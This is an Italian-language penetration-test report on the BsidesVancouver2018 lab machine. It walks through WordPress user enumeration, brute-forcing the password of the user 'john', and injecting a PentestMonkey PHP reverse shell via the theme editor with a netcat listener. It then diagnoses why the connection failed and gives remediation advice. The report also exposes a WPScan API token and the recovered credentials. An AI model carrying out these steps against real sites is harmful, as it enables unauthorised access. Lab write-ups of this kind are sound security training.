

Relazione di Penetration Test – Sottosistema WordPress

Target: BsidesVancouver2018 (Porta 80 – CMS)

1. Obiettivo dell'Analisi

L'obiettivo di questa fase era verificare la sicurezza del CMS WordPress installato sulla macchina target, identificare eventuali credenziali deboli e tentare di ottenere esecuzione di codice remoto (RCE) per compromettere il sistema via web.

2. Fase di Enumerazione (WPScan)

Dopo aver identificato la presenza di WordPress tramite Nmap, ho utilizzato `wpscan` per estrarre informazioni sensibili sul CMS, con particolare attenzione alla lista degli utenti registrati.

Comando eseguito:

```
bash  
  
wpscan --url http://<IP_TARGET> --enumerate u
```

Risultato: Lo scan ha enumerato con successo due utenti attivi all'interno del pannello di amministrazione:

- `admin`
 - `john`
-

```
Clone di Kali Linux (Installed Nessus) [In esecuzione] - Oracle VirtualBox
File Macchina Visualizza Inserimento Dispositivi Aiuto
1 2 3 4
kali@kali -
Session Actions Edit View Help
(kali@kali) ~$ wpscan --url http://10.0.2.3/backup_wordpress/ --enumerate
WordPress Security Scanner by the WPScan Team
Version 3.8.28
Sponsored by Automattic - https://automattic.com/
@WPScan_, @ethicalhack3r, @erwan_lr, @firefart

URL: http://10.0.2.3/backup_wordpress/ [10.0.2.3]
Started: Sat Jul 18 19:48:32 2026

Interesting Finding(s):

[+] Headers
| Interesting Entries:
| - Server: Apache/2.2.22 (Ubuntu)
| - X-Powered-By: PHP/5.3.10-1ubuntu3.26
| Found By: Headers (Passive Detection)
| Confidence: 100%

[+] XML-RPC seems to be enabled: http://10.0.2.3/backup_wordpress/xmlrpc.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%
| References:
| - http://codex.wordpress.org/XML-RPC_Pingback_API
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/
| - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/

[+] WordPress readme found: http://10.0.2.3/backup_wordpress/readme.html
| Found By: Direct Access (Aggressive Detection)
```

```
Clone di Kali Linux (Installed Nessus) [In esecuzione] - Oracle VirtualBox
File Macchina Visualizza Inserimento Dispositivi Aiuto
1 2 3 4
root@kali: /home/kali
Session Actions Edit View Help
(root@kali) ~$ wpscan --url http://10.0.2.3/backup_wordpress/ --api-token kDJacatsDdJtSB7VrXscOUTW2r5PzMUclaeNwsEw57M

WordPress Security Scanner by the WPScan Team
Version 3.8.28
Sponsored by Automattic - https://automattic.com/
@WPScan_, @ethicalhack3r, @erwan_lr, @firefart

URL: http://10.0.2.3/backup_wordpress/ [10.0.2.3]
Started: Sat Jul 18 19:58:33 2026


Interesting Finding(s):

[+] Headers
| Interesting Entries:
| - Server: Apache/2.2.22 (Ubuntu)
| - X-Powered-By: PHP/5.3.10-1ubuntu3.26
| Found By: Headers (Passive Detection)
| Confidence: 100%

[+] XML-RPC seems to be enabled: http://10.0.2.3/backup_wordpress/xmlrpc.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%
| References:
| - http://codex.wordpress.org/XML-RPC_Pingback_API
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/
| - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/

[+] WordPress readme found: http://10.0.2.3/backup_wordpress/readme.html
| Found By: Direct Access (Aggressive Detection)
```

```
[*] User(s) Identified:
[*] john
| Found By: Author Posts - Display Name (Passive Detection)
| Confirmed By:
| Rss Generator (Passive Detection)
| Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Login Error Messages (Aggressive Detection)
[*] admin
| Found By: Author Posts - Display Name (Passive Detection)
| Confirmed By:
| Rss Generator (Passive Detection)
| Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Login Error Messages (Aggressive Detection)
[*] WPScan DB API OK
| Plan: free
| Requests Done (during the scan): 2
| Requests Remaining: 23
[*] Finished: Sat Jul 18 20:29:34 2026
[*] Requests Done: 18
[*] Cached Requests: 47
[*] Data Sent: 5.006 KB
[*] Data Received: 80.768 KB
[*] Memory used: 175.758 MB
[*] Elapsed time: 00:00:09
root@kali:~/home/kali
```



3. Attacco di Forza Bruta (Password Cracking)

Sapendo che gli amministratori spesso usano password deboli, ho avviato un attacco di forza bruta contro il pannello di login di WordPress (/wp-admin) utilizzando la wordlist password.lst fornita da John the Ripper (contenuta in /usr/share/john/password.lst). L'attacco è stato mirato specificamente agli utenti scoperti in precedenza.

Comando utilizzato (sintesi):

```
bash

wpscan --url http://<IP_TARGET> -U john -P /usr/share/john/password.lst
--threads 50
```

(Nota: per velocizzare il processo sono stati utilizzati 50 thread simultanei)

Risultato: L'attacco ha avuto successo. Sono state scoperte le credenziali valide per l'utente john:


- Username: john
- Password: enigma

4. Accesso al Pannello di Amministrazione

Utilizzando le credenziali appena scoperte, mi sono autenticato nella dashboard di WordPress all'indirizzo:

`http://<IP_TARGET>/wp-admin`

Una volta all'interno, ho verificato i permessi dell'utente `john`. Essendo un amministratore, avevo il controllo completo su plugin, temi e l'editor di file del tema (feature di WordPress che permette di modificare il codice PHP direttamente dal browser).




5. Tentativo di Esecuzione di Codice Remoto (Reverse Shell)

Per ottenere un accesso persistente alla macchina, ho deciso di sfruttare l'editor del tema attivo per iniettare un payload malevolo.

Procedura:

1. Sono andato su Aspetto > Editor Theme.
2. Ho selezionato il file `404.php` (o `functions.php`) del tema attivo.
3. Ho incollato il codice della classica reverse shell PHP di PentestMonkey alla fine del file, configurando i parametri con il mio IP pubblico e la porta `4444`.
4. Ho salvato le modifiche.
5. Ho attivato il listener Netcat sul mio computer:
6. `bash`
7. `rlwrap nc -lvnp 4444`
8. Per innescare l'esecuzione del codice, ho visitato una pagina inesistente del sito (per triggerare il `404.php`) oppure ho ricaricato la homepage (per `functions.php`).



6. Analisi dell'Errore: "Connection refused (111)"

Purtroppo, il tentativo di connessione non è andato a buon fine. Sul terminale dell'attaccante è apparso il seguente errore:

```
text
```

```
WARNING: Failed to daemonise. This is quite common and not fatal.
```

```
Connection refused (111)
```

Interpretazione tecnica del messaggio di errore:

- "WARNING: Failed to daemonise": È un messaggio di warning generico. Il client (il payload PHP) ha tentato di staccarsi dal terminale per girare in background (daemon) ma ha fallito. Questo warning si può ignorare e non è la causa del fallimento.
- "Connection refused (111)": Questo è l'errore critico. Indica che il server WordPress (il client) ha provato a effettuare una connessione TCP al mio IP e alla porta 4444, ma la connessione è stata rifiutata. In pratica, il server ha "suonato il telefono" ma dall'altra parte (il mio computer) non c'era nessuno a rispondere, oppure il "telefono" era irraggiungibile.

Cause probabili del fallimento (analisi per la relazione):

1. Listener non attivo al momento giusto: La reverse shell PHP viene eseguita in millisecondi. Se il listener Netcat viene avviato *dopo* che il server ha già provato a connettersi, il server riceverà un "Connection refused". (Tuttavia, dato che ho avviato prima il listener, escludiamo questa ipotesi).
2. IP pubblico vs. NAT: La macchina attaccante era probabilmente dietro un router NAT. Se nel codice della shell è stato inserito l'IP locale (es.

192.168.x.x), il server WordPress (che si trova su Internet o su una rete diversa) non riuscirà mai a raggiungerlo.

3. Firewall di rete (Hosting/Provider): Molti provider di hosting bloccano le connessioni in uscita su porte "sospette" come la 4444 per prevenire questo esatto tipo di attacco.
4. Il server non ha accesso a Internet: La macchina virtuale BsideVancouver2018 potrebbe essere isolata in una rete privata (NAT) senza routing verso l'esterno, impedendo qualsiasi connessione TCP verso l'IP dell'attaccante.

7. Conclusioni parziali e remediation

Esito: Il tentativo di ottenere una reverse shell tramite WordPress è fallito a causa di problemi di connettività di rete (layer 3/4), e non per mancanza di permessi di scrittura sul server.

Tuttavia, è importante sottolineare che la vulnerabilità esisteva comunque: l'utente john con password enigma rappresenta una falla gravissima (password presente nei dizionari più comuni). In uno scenario reale, un attaccante avrebbe potuto:

- Caricare un plugin malevolo via upload (se la funzione è attiva).
- Modificare il file wp-config.php per ottenere le credenziali del database.
- Usare la webshell iniettata per eseguire comandi base (es. whoami, ls) anche senza una reverse shell interattiva.

Raccomandazioni per il sistema WordPress:

1. Implementare password robuste: Le password come enigma o princess non devono mai essere utilizzate. Utilizzare password generate casualmente con almeno 12 caratteri.
2. Limitare i tentativi di login: Installare plugin che bloccano l'IP dopo X tentativi falliti (es. Wordfence, Limit Login Attempts) per mitigare gli attacchi di brute force.
3. Disabilitare l'editor di file integrato: Aggiungere la seguente riga al file wp-config.php per evitare che un amministratore (o un attaccante) possa modificare il codice PHP via browser:
4. php
5. `define('DISALLOW_FILE_EDIT', true);`
6. Abilitare la 2FA (Autenticazione a Due Fattori): Anche se la password venisse scoperta, l'attaccante non potrebbe accedere senza il secondo fattore.

7. Verificare la configurazione di rete: Durante un test di penetrazione, se la reverse shell fallisce per motivi di rete, è sempre bene avere un piano B (come una webshell semplice che esegue comandi via parametri GET/POST).

Data dell'analisi web: 03:54

Analista: Lorenzo Rizzuti